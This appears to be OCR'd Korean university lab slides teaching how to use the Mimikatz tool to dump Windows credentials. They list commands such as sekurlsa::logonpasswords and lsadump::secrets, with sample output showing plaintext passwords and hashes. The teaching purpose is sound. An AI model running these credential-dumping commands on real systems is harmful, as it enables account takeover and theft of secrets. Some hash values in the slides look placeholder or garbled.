정보보호론 실습


Mimikatz를 이용한
윈도우 패스워드 해킹

패킷 분석

- Mimikatz 소개
- mimikatz설치 및 사용법
- 윈도우 해킹
- 툴 사용하기
- 이메일 제출

Mimikatz 소개

- mimikatz



mimikatz설치 및 사용법

- 다운로드: https://github.com/gentilkiwi/mimikatz/releases

- 해킹툴이기에 가끔 바이러스로 판단을 하며 도덕적이며 교육용으로 사용하시기 바람
- **Mimikatz 를 실행할 때는 층.exe를 " 관리자 권한 " 으로 실행**

윈도우 해킹

- 명령어들 모음과 예시들이며 다양한 공격을 시도 할 수 있습니다.
- debug 모드 변경

- **mimikatz# privilege::debug**
- privilege '20' OK

윈도우 해킹

- 명령어들 모음과 예시들이며 다양한 공격을 시도 할 수 있습니다.
- debug 모드 변경

- **mimikatz# privilege::debug**
- privilege '20' OK

윈도우 해킹

윈도우 비밀번호 평문으로 출력이 됩니다.

mimikatz# sekurlsa::logonpasswords

* Username : Administrator
* Domain : EXADATA
* NTLM : ea620aaaaaab08aaaaabbdsfaaaaaax
* SHA1 : ee199ebc98caaaaaadfsfaaaaaa

tspkg : * Username : Administrator
* Domain : EXADATA
* Password : P@ssw0rd

wdigest : * Username : Administrator
* Domain : EXADATA
* Password : P@ssw0rd

kerberos :
* Username : Administrator
* Domain : EXADATA
* Password : P@ssw0rd

윈도우 해킹

윈도우 vault 값 리스트

mimikatz# vault::list

Name : Administrator's Vault

Path : C:\Users\Administrator\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28

Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}

윈도우 해킹

윈도우 token

mimikatz # token::elevate

Token Id : 0

User name :

SID name : NT AUTHORITY\SYSTEM

448 21440 NT AUTHORITY\SYSTEM S-1-5-18 (04g,30p)

윈도우 해킹

mimikatz # lsadump::secrets

Domain : EXADATA
SysKey : d7e3d1c13341ea4a000c97f8dbc7a11b
Policy subsystem is : 1.11
LSA Key(s) : 1, default {86648e9a-dcad-6300-0675-edd6e1f91b3d}
 [00] {86648e9a-dcad-sf809s8f0s3d}
3d198bd4e0501dcf8427e1ffsf980809sfa

Secret : DefaultPassword

old/text: P@ssw0rd

이메일 제출

- kypark08@seoultech.ac.kr 메일 전송
- **Mimikatz** 화면 캡쳐 제출
  2018날짜_이름**(**학번,과목**).jpg** 형식으로 보내면 완료

Q & A